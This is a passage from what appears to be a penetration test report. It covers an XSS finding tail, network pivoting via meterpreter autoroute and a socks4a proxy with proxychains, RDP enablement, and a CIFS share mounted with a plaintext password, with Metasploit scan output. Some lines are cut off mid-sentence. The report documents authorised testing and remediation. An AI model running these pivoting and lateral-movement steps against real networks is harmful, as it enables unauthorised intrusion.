

Figure 29: Reflective XSS – 10.90.60.80

List of Hosts Identified

foophonesels

Common Vulnerability Scoring System (CVSS)

Base Score:	7.8	Base Vector:	AV:A/AC:L/Au:N/C:C/I:C/A:N
Overall Score:	7.8		

Recommendation

It is recommended to immediately sanitize the input entered by users of the application. Well known attack characters should be encoded by the server and rendered harmless in its response including <>”’ by filtering out these characters you make it harder for a potential attacker to execute his payloads. A WAF Web Application Firewall should also be deployed on the application and configured to catch any potential attack payloads there are many solutions on the market such as Cloudflare for example.

4.15 Post Exploitation Additional Pivoting (10.185.10.34)

No. Hosts Affected:	1	Severity:	High	Likelihood:	High	Type:	Network Breach

Explanation of Issue

As stated in a previous issue in order to reach my next target on the Corporate Network the box running the Customer Service Manager Portal on port 42424 and in order to be able to exploit this running service i had to make sure that I could reach the target host in order to serve it the payload. Although I could obviously reach the 10.185.10.0/24 subnet thanks to running autoroute through meterpreter I was going to have to route my traffic through a proxy in order to use additional tools such as nmap and python which would be needed to reach the target host.

```
meterpreter > run autoroute -s 10.185.10.0/23
```

```
Auxiliary: server/socks4a
```

Through my Metasploit session on 10.185.10.34 I configured a socks4a proxy listening on my VPN interface of 172.16.40.6 on port 1080. With this now listening as a background job I proceeded to use a tool known as proxychains to enable it with tools like nmap.

```
nano /etc/proxychains.conf
```

Once this was set up I used the following command to ensure that I could reach the target application and port through my proxy using nmap.

```
proxychains nmap -sTV -Pn 10.185.10.55 -p 42424
```



Figure 30: proxychains-configuration-settings



Figure 31: msf-socks4a-server



Figure 32: proxychains-nmap-test

List of Hosts Identified

10.185.10.34

Recommendation

Now that I could reach the target host it was time to exploit the buffer overflow and attempt to compromise another host on the Corporate Network

4.16 Insecure Protocol RDP

No. Hosts Affected:	1	Severity:	Medium	Likelihood:	High	Type:	Network Breach

Explanation of Issue

During the engagement after gaining access to the Windows file share machine I enabled Remote Desktop Protocol (RDP).

While this protocol is encrypted, it does not authenticate the host being connected and is thus easily vulnerable to a man in the middle attack. It also discloses information about the host operating system, as seen in the following screen shot.



Figure 33: RDP Protocol



Figure 34: RDP-Access

List of Hosts Identified

10.185.10.34

Recommendation

Disable the RDP protocol and use a more secure one in its place.

Make sure that the RDP service is not easy to start up from boot.

4.17 Post Exploitaion Pivotting Setup and Explanation

No. Hosts Affected:	1	Severity:	Medium	Likelihood:	High	Type:	Network Breach

Explanation of Issue

With a root meterpreter shell now in play on the initial Linux machine the way was now clear to find a way to pivot onto the next network. Initially a file that was found in one of the users directories on the machine revealed a clue to a remote Windows file share belonging to a device that I recognised from its IP address belonged to a device in the Corporate Network. This file had previously been unavailable to me as I did not have the permissions to edit it.

```
mount -t cifs //10.185.10.34/share -o username=share_admin,password='Wind0wz87!kj' /mnt/share
```

In order to route to the Corporate Network from my exploited machine I issued the following commands: ip route add 10.185.1
The above commands added routes from my exploited machine to the Corporate Network and then tested this configuration by doing a ping sweep of the Corporate Network from which the following two hosts were discovered. 10.185.10.34 10.18
I then proceeded to run the Metasploit port scan module against both targets:

```
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 10.185.10.34: - 10.185.10.34:135 - TCP OPEN
[+] 10.185.10.34: - 10.185.10.34:139 - TCP OPEN
[+] 10.185.10.34: - 10.185.10.34:445 - TCP OPEN

msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.185.10.27
RHOSTS => 10.185.10.27
msf5 auxiliary(scanner/portscan/tcp) > exploit

[+] 10.185.10.27: - 10.185.10.27:135 - TCP OPEN
[+] 10.185.10.27: - 10.185.10.27:139 - TCP OPEN
[+] 10.185.10.27: - 10.185.10.27:445 - TCP OPEN
[+] 10.185.10.27: - 10.185.10.27:554 - TCP OPEN
[+] 10.185.10.27: - 10.185.10.27:2869 - TCP OPEN
```

Metasploit modules would not be enough however so I decided to use the exploited machine as a proxy from my own device allowing me to run tools from my native OS such as nmap nessus and many more. Metasploit contains a post exploitation module that sets up the machine as a socks4a proxy which can then be configured using proxychains and used with many popular tools.

```
msf5 auxiliary(server/socks4a) > run
[*] Auxiliary module running as background job 0.

[*] Starting the socks4a proxy server
msf5 auxiliary(server/socks4a) > netstat -tulpn |grep 1080
```

```
[*] exec: netstat -tulpn |grep 1080

tcp 0 0 0.0.0.0:1080 0.0.0.0:* LISTEN 28597/ruby
```

The above commands confirms that the host is listening as a proxy on the set up port of 1080.

```
nano /etc/proxychains.conf

[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4 127.0.0.1 1080
```

With this in place I was able to now run full -sT connect scans on the target and get slightly more detail on the services that were running as confirmed by my earlier metasploit port scan ports 445 and 139 were open on both hosts. My mind immediately turned to the SMB protocol and the huge numbers of vulnerabilities it has had on the Windows platform over the years.

Exploits like MS08 seemed to be to easy to work although they were attempted in vain. MS10-017 also seemed to be an easy way in however its known to be a unstable exploit and I did not want to risk crashing the targets and the environment.



Figure 35: Route to Corporate Network Added – Ping Hosts



Figure 36: System Domain-Enumeration

